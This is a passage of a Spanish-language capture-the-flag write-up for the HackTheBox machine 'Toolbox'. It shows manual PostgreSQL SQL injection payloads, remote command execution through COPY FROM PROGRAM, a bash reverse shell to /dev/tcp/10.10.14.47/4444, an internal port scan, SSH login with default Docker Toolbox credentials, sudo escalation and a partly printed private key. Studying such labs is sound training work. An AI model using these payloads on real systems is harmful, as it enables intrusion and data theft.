[11:50:10] [INFO] fetched data logged to text files under '/home/iamadorl/.local/share/sqlmap/output/admin.megalogis
tic.com'
[*] ending @ 11:50:10 /2025-11-16/
```

Ilustración 14. Confirmación de SQLi con sqlmap

SQLi – Error-Based y Time-Based Blind

Debido a que no queremos hacer uso directo de sqlmap, vamos a explotar manualmente ambos tipos de SQLi tanto para aumentar el conocimiento académico como para practicar en entornos y no depender directamente de herramientas automatizadas, debido a que en ciertas certificaciones no se permite la explotación mediante estas.

Time-Based Blind

Debido a la redirección HTTP, no recibimos respuestas visibles del servidor. Sin embargo, podemos identificar comportamiento basado en el tiempo usando funciones como `pg_sleep()`. Esto nos permite inferir caracteres uno por uno, extrayendo información sensible (nombre de base de datos, usuarios, tablas, etc.) mediante un script personalizado.

Objetivo: extraer datos sin respuesta directa, midiendo el retardo en la respuesta HTTP.




Ilustración 15. SQLi Time-Based Blind

De aquí en adelante vamos a hacer uso de un script personalizado el cual nos permita lograr nuestro objetivo. Este script se encuentra especificado mas adelante en este mismo documento, en el Anexo I.

Inicialmente vamos a obtener informacion basica sobre la base de datos:

- Base de datos en uso

```
[?] Pos 5 - Char '}' (125) → Tiempo: 0.21s
[?] Pos 5 - Char '~' (126) → Tiempo: 0.21s
[!] No se encontró carácter en pos 5

[✓] Resultado completo: test
```

~ /Ma/HTB/ToolBox/exploit 1m 50s

Ilustración 16. Ejecución de script para SQLi T-BB #1

```
(SELECT current_database())
```

Código 2. Payload Time-Based Blind SQLi #1

- **Tablas** dentro de dicha base de datos, las cuales no sean las tablas por defecto de PostgreSQL. Por ejemplo recibimos las tablas de `information_schema` y `public`.

```
[?] Pos 19 - Char '}' (125) → Tiempo: 0.22s
[?] Pos 19 - Char '~' (126) → Tiempo: 0.22s
[!] No se encontró carácter en pos 19

[✓] Resultado completo: information_schema

~ /Ma/HTB/ToolBox/exploit 6m 54s

[?] Pos 9 - Char '}' (125) → Tiempo: 0.16s
[?] Pos 9 - Char '~' (126) → Tiempo: 0.16s
[!] No se encontró carácter en pos 9

[✓] Resultado completo: publicB:

~ /Ma/HTB/ToolBox/exploit python3 BlindGeneral.py 1m 14s
```

Ilustración 17. Ejecución de script para SQLi T-BB #2

```
(SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE 'pg_%' ORDER BY schema_name LIMIT
```

Código 3. Payload Time-Based Blind SQLi #2

Una de las funcionalidades que soporta PostgreSQL es la de ejecutar comandos del sistema operativo en el que se encuentra instalado. Para esto deberemos comprobar en primera instancia el usuario y los permisos de super usuario de este que está ejecutando las sentencias desde la web.

- Comprobamos primero el **nombre del usuario**:

```
[?] Pos 10 - Char '|' (124) → Tiempo: 0.21s
[?] Pos 10 - Char '}' (125) → Tiempo: 0.21s
[?] Pos 10 - Char '~' (126) → Tiempo: 0.25s
[!] No se encontró carácter en pos 10

[✓] Resultado completo: postgresi
```

Ilustración 18. Ejecución de script para SQLi T-BB #3

```
(SELECT current_user)
```

Código 4. Payload Time-Based Blind SQLi #3

- Y los permisos de súper usuario de este, en caso de que saliera **true** esto sería cierto y podríamos hacer uso de RCE a falta de comprobar la posibilidad de uso de **COPY ... TO PROGRAM ...**

```
[?] Pos 5 - Char '|' (124) → Tiempo: 0.21s
[?] Pos 5 - Char '}' (125) → Tiempo: 0.16s
[?] Pos 5 - Char '~' (126) → Tiempo: 0.21s
[!] No se encontró carácter en pos 5

[✓] Resultado completo: true
```

Ilustración 19. Ejecución de script para SQLi T-BB #4

```
(SELECT rolsuper::text FROM pg_roles WHERE rolname = current_user)
```

Código 5. Payload Time-Based Blind SQLi #4

En efecto tenemos permisos de superusuario. No obstante, debido a la incapacidad de poder elaborar un script que nos permita llevar a cabo la ejecución de comandos, vamos a seguir la enumeración de esto y la posible explotación mediante SQLi Error-Based.

Error-Based

En este enfoque forzamos errores intencionadamente —por ejemplo, mediante conversión de tipos incompatibles (CAST() o TO_NUMBER())— para filtrar contenido sensible en los mensajes de error.

Vamos a llevar a cabo de nuevo la enumeración básica para la práctica y conocimiento personal.

- **Base de datos** en uso

<pre>Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive username=''+AND+1%3dCAST((SELECT+current_database())+AS+INTEGER)--+&password=ad</pre>	<pre>14
 15
 Warning : pg_query(): Query failed: ERROR: invalid input syntax for integer: &quot;test&quot;; in
 /var/www/admin/index.php </br> on line
 10 </br></pre>
--	--

Ilustración 20. Error-Based SQLi #1

```
'+AND+1%3dCAST((SELECT+current_database())+AS+INTEGER)--+
```

Código 6. Payload Error-Based SQLi #1

- Usuario y permisos de super usuario

<pre> Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive username=' +CAST((SELECT+current_user)+AS+INTEGER)++-&password=ad </pre>	<pre> 15 Warning : pg_query(): Query failed: ERROR: invalid input syntax for integer: &quot;postgres&quot; in /var/www/admin/index.php on line 10
 16
 17
 Warning </pre>
---	--

Ilustración 21. Error-Based SQLi #2

```
'| |+CAST((SELECT+current_user)+AS+INTEGER)++-
```

Código 7. Payload Error-Based SQLi #2

<pre> Priority: u=0, i Te: trailers Connection: keep-alive username= ' +CAST((SELECT+rolsuper%3a%3atext+FROM+pg_roles+WHERE+rolname+%3d+current_user)+AS +INTEGER)++-&password=ad </pre>	<pre> : pg_query(): Query failed: ERROR: invalid input syntax for integer: &quot;true&quot; in /var/www/admin/index.php on line 10
 16
 17
 Warning </pre>
---	---

Ilustración 22. Error-Based SQLi #3

```
'| |+CAST((SELECT+rolsuper%3a%3atext+FROM+pg_roles+WHERE+rolname+%3d+current_user)+AS+INTEGER)++-
```

Código 8. Payload Error-Based SQLi #3

Sabiendo que tenemos permisos de super usuario y que tenemos la capacidad de ejecutar sentencias por medio de stack queries simplemente nos queda comprobar si podemos ejecutar **COPY ... FROM PROGRAM ...** pero antes vamos a ver que es esto y los requisitos de ello.

COPY ... FROM PROGRAM ...

PostgreSQL necesita un lugar donde poner la salida de los comandos, para posteriormente poder leer dicha salida con otra consulta. La secuencia que usa sqlmap es la siguiente

1. Crea una tabla donde poder escribir la salida del comando a ejecutar

```

DROP TABLE IF EXISTS cmd_output;
CREATE TABLE cmd_output (line text);

```

Código 9. Paso #1 RCE PostgreSQL

2. Una vez tenemos el lugar donde se guarda la salida del comando, ejecutamos un comando del sistema operativo correspondiente.

```
COPY cmd_output FROM PROGRAM 'whoami';
```

Código 10. Paso #2 RCE PostgreSQL

Con esto ejecutamos el comando whoami, y cada línea que imprime el comando se inserta como una fila en la tabla cmd_output.

3. Leemos la salida del comando

```

SELECT line FROM cmd_output;
SELECT line FROM cmd_output LIMIT 1 OFFSET 0; #En caso de que el comando tenga varias líneas, se itera el 0

```

Código 11. Paso #3 RCE PostgreSQL

Ahora vamos a llevar esto a la práctica:

RCE vía Error-Based SQLi

En primera instancia borramos una tabla con el nombre que deseemos, para evitar conflictos posteriores al crearla.

<pre>Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive username='%3b+DROP+TABLE+cmd_output%3b+-->password=ad</pre>	<pre>Warning : pg_query(): Query failed: ERROR: table &quot;cmd_output&quot; does not exist in /var/www/admin/index.php on line 10
</pre>
---	---

Ilustración 23. Error-Based SQLi #4

```
'%3b+DROP+TABLE+cmd_output%3b+--
```

Código 12. Payload Error-Based SQLi #4

Tras esto creamos la tabla con el mismo nombre.

<pre>POST / HTTP/1.1 Host: admin.megalogistic.com Cookie: PHPSESSID=0edabc0allec0b8f2d97004bcd4f55d6 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Content-Type: application/x-www-form-urlencoded Content-Length: 60 Origin: https://admin.megalogistic.com Referer: https://admin.megalogistic.com/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive username='';CREATE+TABLE+cmd_output+(line+text)-->password=ad</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Sun, 16 Nov 2025 18:01:16 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.3.14 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Vary: Accept-Encoding 9 Content-Length: 916 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8 13 14 <html lang="en" > 15 <head> 16 <meta charset="UTF-8"> 17 <title> 18 Administrator Login 19 </title> 20 <link rel="stylesheet" href="/style.css"> 21 </head> 22 <body> 23 <!-- partial:index.partial.html --> 24 <div class="wrapper fadeInDown"> 25 <div id="formContent"> 26 <!-- Tabs Titles --> 27 <h2 class="active"> 28 Sign In 29 </h2></pre>
---	---

Ilustración 24. Error-Based SQLi #5

```
';CREATE+TABLE+cmd_output+(line+text)--
```

Código 13. Payload Error-Based SQLi #5

Debido a que se trata de una stack query, la salida de la sentencia no debe presentar errores, pero si queremos comprobar si se ha ejecutado correctamente simplemente deberemos volver a lanzar la sentencia, donde vemos que se nos indica que la tabla ya existe.

<pre>Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive username=admin';CREATE+TABLE+cmd_output+(line+text)-->password=ad</pre>	<pre>15 Warning : pg_query(): Query failed: ERROR: relation &quot;cmd_output&quot; already exists in /var/www/admin/index.php on line 10 </pre>
---	---

Ilustración 25. Error-Based SQLi #6

Por último llevamos a cabo la ejecución del comando direccionando la salida de este a la tabla creada.

<pre>POST / HTTP/1.1 Host: admin.megalogistic.com Cookie: PHPSESSID=0edabc0allec0b8fd97004bcd4f55d6 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Content-Type: application/x-www-form-urlencoded Content-Length: 67 Origin: https://admin.megalogistic.com Referer: https://admin.megalogistic.com/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive username=admin';COPY+cmd_output+FROM+PROGRAM+'whoami'--&password=ad</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Sun, 16 Nov 2025 18:02:53 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.3.14 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Vary: Accept-Encoding 9 Content-Length: 916 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8 13 14 <html lang="en" > 15 <head> 16 <meta charset="UTF-8"> 17 <title> 18 Administrator Login 19 </title> 20 <link rel="stylesheet" href="./style.css"> 21 </head> 22 <body></pre>
--	--

Ilustración 26. Error-Based SQLi #7

```
admin';COPY+cmd_output+FROM+PROGRAM+'whoami'--
```

Código 14. Payload Error-Based SQLi #6

Tras lanzar la sentencia con la ejecución del comando simplemente leemos los datos que han quedado en dicha tabla.

<pre>14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 Connection: keep-alive 20 21 username=' +CAST((SELECT+line+FROM+cmd_output)+AS+INTEGER)++&password=ad</pre>	<pre>14
 15 16 Warning 17 18 : pg_query(): Query failed: ERROR: invalid input syntax for integer: 19 &quot;postgres" in 20 /var/www/admin/index.php 21 22 on line 23 10 24 </pre>
---	---

Ilustración 27. Error-Based SQLi #8

```
'||+CAST((SELECT+line+FROM+cmd_output)+AS+INTEGER)++
```

Código 15. Payload Error-Based SQLi #7

Si ejecutamos id y comprobamos la salida, los datos se guardan en la siguiente línea, por lo que la consulta cambia ligeramente añadiendo el offset para leer en base al mismo.

<pre>Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive username=' +CAST((SELECT+line+FROM+cmd_output+LIMIT+1+OFFSET+1)+AS+INTEGER)++& password=ad</pre>	<pre>Warning : pg_query(): Query failed: ERROR: invalid input syntax for integer: &quot;uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-cert)&quot; in /var/www/admin/index.php on line 10
</pre>
---	---

Ilustración 28. Error-Based SQLi #9

```
'||+CAST((SELECT+line+FROM+cmd_output+LIMIT+1+OFFSET+1)+AS+INTEGER)++
```

Código 16. Payload Error-Based SQLi #8

Sabiendo que tenemos ejecución remota de comandos, lo que queremos es una reverse shell, por lo que ejecutamos lo siguiente




Ilustración 29. Error-Based SQLi #10

```
admin';COPY+cmd_output+FROM+PROGRAM+'bash+-c+"/bin/bash+i+%26+/dev/tcp/10.10.14.47/4444+0+%261"'--
```

Código 17. Payload Error-Based SQLi #9

¿Pero por qué lanzamos una shell de Linux si estamos ante una máquina Windows? Esto es debido a que al comprobar la versión de PostgreSQL estamos ante un sistema operativo Debian.




Ilustración 30. Error-Based SQLi #11

```
'||+CAST((SELECT+version()+AS+INTEGER)+--&password=1234
```

Código 18. Payload Error-Based SQLi #10

Destacamos que parece ser que nos encontramos en un Docker, por lo que para la escalada de privilegios deberemos escapar del mismo para obtener la root flag. Sin embargo se nos permite obtener la user flag desde este contenedor.




Ilustración 31. User Flag

3. ESCALADA

Debido a que nos encontramos en un Docker y que el mismo se encuentra conectado mediante una red interna al host en el que se encuentra lanzado vamos a probar a enumerar puertos internos que tiene abierto el mismo para ver si podemos acceder por los mismos.

```
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ for P in {0..10000}; do timeout 1 bash -c "echo '' > /dev/tcp/172.17.0.1/$P" 2>/dev/null && echo "PUERTO $P ABIERTO"; done
<1/$P" 2>/dev/null && echo "PUERTO $P ABIERTO"; done
PUERTO 22 ABIERTO
PUERTO 443 ABIERTO
PUERTO 2376 ABIERTO
```

Ilustración 32. Enumeración interna de puertos

Visto esto y sabiendo que podemos acceder por SSH y que estamos en un Docker en Windows, podemos tener en cuenta aquel archivo que encontramos en el servidor de FTP de esta misma máquina.

Mencionaba Docker Toolbox, por lo que al hacer una búsqueda sobre esto en relación con su enumeración, exploits posibles o credenciales nos encontramos que las credenciales por defecto son **docker:tcuser**. Por lo que probamos la conexión por SSH a la IP interna del host con estas.

```
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ python3 -c 'import pty; pty.spawn("/bin/bash")';
python3 -c 'import pty; pty.spawn("/bin/bash")';
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ ssh docker@172.17.0.1
ssh docker@172.17.0.1
docker@172.17.0.1's password: tcuser

( '>')
/) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
(/-__-_-_)   www.tinycorelinux.net

docker@box:~$
```

Ilustración 33. Conexión SSH interna

Pero si vemos, aun seguimos dentro de un sistema Unix-Like, siendo este el sistema Docker Toolbox desde el que se ha lanzado el anterior Docker.

Y estamos dentro siendo el usuario **Docker**. Si realizamos la enumeración para la escalada de privilegios vemos que tenemos permisos para ejecutar sudo sin contraseña sobre todos los comandos, por lo que nos lanzamos una bash para root.

```
docker@box:~$ sudo -l
sudo -l
User docker may run the following commands on this host:
(root) NOPASSWD: ALL
docker@box:~$ sudo /bin/bash
sudo /bin/bash
root@box:/home/docker# id
id
uid=0(root) gid=0(root) groups=0(root)
root@box:/home/docker#
```

Ilustración 34. Escalada SUDO

Ahora podemos llevar a cabo las acciones que queramos desde el Docker. Como ahora suponemos que si estamos sobre una imagen del sistema Windows, vamos a buscar archivos relacionados con tal sistema operativo.

Si nos dirigimos al directorio raíz encontramos un directorio poco usual en sistemas Unix, como el directorio "c" que corresponde con el directorio usualmente raíz de los sistemas Windows.

```

root@box:/# ls
ls
total 244
drwxr-xr-x 17 root root 440 Nov 17 17:59 .
drwxr-xr-x 17 root root 440 Nov 17 17:59 ..
drwxr-xr-x 2 root root 1420 Nov 17 17:56 bin
drwxr-xr-x 3 root root 60 Nov 17 17:59 c
drwxrwxr-x 14 root staff 4340 Nov 17 17:56 dev
drwxr-xr-x 9 root root 1000 Nov 17 17:59 etc
drwxrwxr-x 4 root staff 80 Nov 17 17:56 home
-rwxr-xr-x 1 root root 496 Oct 19 2019 init
drwxr-xr-x 4 root root 800 Nov 17 17:56 lib
lrwxrwxrwx 1 root root 3 Nov 17 17:56 lib64 -> lib
lrwxrwxrwx 1 root root 11 Nov 17 17:56 linuxrc -> bin/busybox
drwxr-xr-x 4 root root 80 Nov 17 17:56 mnt
drwxrwsr-x 3 root staff 180 Nov 17 17:59 opt
dr-xr-xr-x 158 root root 0 Nov 17 17:56 proc
drwxrwxr-x 2 root staff 100 Nov 17 18:30 root
drwxrwxr-x 6 root staff 140 Nov 17 17:59 run
drwxr-xr-x 2 root root 1300 Nov 17 17:56 sbin
-rw-r--r-- 1 root root 241842 Oct 19 2019 squashfs.tgz
dr-xr-xr-x 13 root root 0 Nov 17 17:56 sys
lrwxrwxrwx 1 root root 13 Nov 17 17:56 tmp -> /mnt/sda1/tmp
drwxr-xr-x 7 root root 140 Nov 17 17:56 usr
drwxrwxr-x 8 root staff 180 Nov 17 17:56 var
root@box:/#

```

Ilustración 35. Directorio raíz en Docker

Si indagamos en el mismo vemos que tenemos acceso al directorio Users, y al de Administrator, de donde podemos obtener la Root Flag.

```

root@box:/# cd c
cd c
root@box:/c# ls
ls
total 4
drwxr-xr-x 3 root root 60 Nov 17 17:59 .
drwxr-xr-x 17 root root 440 Nov 17 17:59 ..
dr-xr-xr-x 1 docker staff 4096 Feb 19 2020 Users
root@box:/c# cd Users
cd Users
root@box:/c/Users# ls
ls
total 41
dr-xr-xr-x 1 docker staff 4096 Feb 19 2020 .
drwxr-xr-x 3 root root 60 Nov 17 17:59 ..
drwxrwxrwx 1 docker staff 8192 Feb 8 2021 Administrator
ls: ./All Users: cannot read link: Protocol error
lrwxrwxrwx 1 docker staff 0 Sep 15 2018 All Users
dr-xr-xr-x 1 docker staff 8192 Feb 18 2020 Default
dr-xr-xr-x 1 docker staff 8192 Feb 18 2020 Default User
dr-xr-xr-x 1 docker staff 4096 Feb 18 2020 Public
drwxrwxrwx 1 docker staff 8192 Feb 18 2020 Tony
-rwxrwxrwx 1 docker staff 174 Sep 15 2018 desktop.ini
root@box:/c/Users/Administrator/Desktop# ls
ls
total 9
dr-xr-xr-x 1 docker staff 0 Feb 8 2021 .
drwxrwxrwx 1 docker staff 8192 Feb 8 2021 ..
-rwxrwxrwx 1 docker staff 282 Feb 18 2020 desktop.ini
-rwxrwxrwx 1 docker staff 35 Feb 8 2021 root.txt
root@box:/c/Users/Administrator/Desktop# cat root.txt
cat root.txt
cc9a0b76ac17f8f475250738b96261b3
root@box:/c/Users/Administrator/Desktop#

```

Ilustración 36. Root Flag

Cabe destacar dos cosas:

- El archivo de la flag de root podríamos haberlo obtenido sin llevar a cabo la escalada de privilegios, pues el usuario Docker es el dueño de dicho archivo y de los directorios por los que hemos navegado, pues en si mismo es como si fuera el dueño del contenedor, similar a root.
- Aun no estamos en si en la máquina, estamos en el Docker lanzado dentro de la misma por así decirlo. En caso de que queramos acceder a esta podremos conectarnos mediante ssh por medio de lo siguiente expuesto.

```

root@box:/Users/Administrator# ls
ls
total 1585
drwxr-xr-x 1 docker staff 8192 Feb 8 2021 .
dr-xr-xr-x 1 docker staff 4096 Feb 19 2020 ..
drwxr-xr-x 1 docker staff 4096 Nov 17 17:55 .VirtualBox
drwxr-xr-x 1 docker staff 0 Feb 18 2020 .docker
drwxr-xr-x 1 docker staff 4096 Feb 19 2020 .ssh
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 3D Objects
drwxr-xr-x 1 docker staff 0 Feb 18 2020 AppData
drwxr-xr-x 1 docker staff 0 Feb 19 2020 Application Data
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Contacts
drwxr-xr-x 1 docker staff 0 Sep 15 2018 Cookies
dr-xr-xr-x 1 docker staff 0 Feb 8 2021 Desktop
dr-xr-xr-x 1 docker staff 4096 Feb 19 2020 Documents
dr-xr-xr-x 1 docker staff 0 Apr 5 2021 Downloads
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Favorites
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Links
drwxr-xr-x 1 docker staff 4096 Feb 18 2020 Local Settings
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Music
dr-xr-xr-x 1 docker staff 4096 Feb 19 2020 My Documents
dr-xr-xr-x 1 docker staff 262144 Jan 11 2022 USER.DAT
-nxwxr-xr-x 1 docker staff 65536 Feb 18 2020 USER.DAT(1651d10e-52b3-11ea-b3e9-000c29d8029c).TM.blf
-nxwxr-xr-x 1 docker staff 524288 Feb 18 2020 USER.DAT(1651d10e-52b3-11ea-b3e9-000c29d8029c).TMCContainer00000000000000000001.regtrans-ms
drwxr-xr-x 1 docker staff 4096 Feb 18 2020 USER.DAT(1651d10e-52b3-11ea-b3e9-000c29d8029c).TMCContainer00000000000000000002.regtrans-ms
-nxwxr-xr-x 1 docker staff 0 Sep 15 2018 NetHood
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Pictures
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Recent
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Saved Games
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Searches
dr-xr-xr-x 1 docker staff 0 Sep 15 2018 SendTo
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Start Menu
drwxr-xr-x 1 docker staff 0 Sep 15 2018 Templates
dr-xr-xr-x 1 docker staff 0 Feb 18 2020 Videos
-nxwxr-xr-x 1 docker staff 65536 Feb 18 2020 ntuser.dat.LOG1
-nxwxr-xr-x 1 docker staff 65536 Feb 18 2020 ntuser.dat.LOG2
-nxwxr-xr-x 1 docker staff 20 Feb 18 2020 ntuser.ini
root@box:/Users/Administrator# ls .ssh
ls .ssh
total 18
drwxr-xr-x 1 docker staff 4096 Feb 19 2020 .
drwxr-xr-x 1 docker staff 8192 Feb 8 2021 ..
-nxwxr-xr-x 1 docker staff 404 Feb 19 2020 authorized_keys
-nxwxr-xr-x 1 docker staff 1675 Feb 19 2020 [id_rsa
-nxwxr-xr-x 1 docker staff 404 Feb 19 2020 id_rsa.pub
-nxwxr-xr-x 1 docker staff 348 Feb 19 2020 known_hosts
root@box:/Users/Administrator#
root@box:/Users/Administrator# ssh cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA0v4SLg/dkStA4jDUNxgF8kBNyAF6IYN000Copp1z6RS00v
MdB08BggynMKZsLVCE0j9l8GfSX6ZfzIAIX8n9ynAdApOfZfMfIKt1gD+9m
MRfAR5zgmMQ0lE1sQkWTfCRQNDQl9JANTBhL1Xgrr+uS0m6cyzq29SG0r
7AeXfwpv4E8eWu11y200p7zdB8fauv18mZC00U151pe2W4f4ADNkKtWaj
4ccj1w6GXCU8l14pcht3nXPmGjOpPzpa5WdL38QPE398Nne4dmX0bWpT3f6
aJ1Guz2cyCkISwemc3b1y7Zcht1pmBMK8wIDAQAQIABIBPEU0B+H0rHMG
StxZdYr0BmPnady2IAL3LsVLcIdgUpLFP25T3T3tUSV5IEZQ2G3TPWLC
JApdhvsktA9eWdp2NnFhXhLC0gFIbm/MFDjd/ccd/9qqq4a0s+pmH+BSFCdVLD
vq+BMH7Rf1NVfK2cyu5Cv4TWVEu3uBAl5eRXka2VP6HMKPDLV0G8fEg
1B2y7sC1w02Zv3afKf567fC3Bq44eekPRVtUS5A22ZCt1G53Tum1wgB
MjyDlJokIt9Q7N8h15jAGG6CMLB1LZGooJuuLhtZ4qwpJ36hpAuz2u8GfEg
JlgW8aCYEA4lF4borCY6GF3PuXbwZeovUEwXVLDVNDf4/Vqbn/26r/TWfW
YpEg/p31BhpmKxUdybyKbHqKpGusFS97VGTcXt1xydy0m0b0Hfvo
gg1eC1S7y78CYw1stPmWS9lClTBhnyQVjLUv0AULm3ew3ktKURECYEA17Nr
E1cjb3JbndogLyEGd4h3fAUduyPjEenKXlBdCMGecrow9WZYVKUv1P3H5
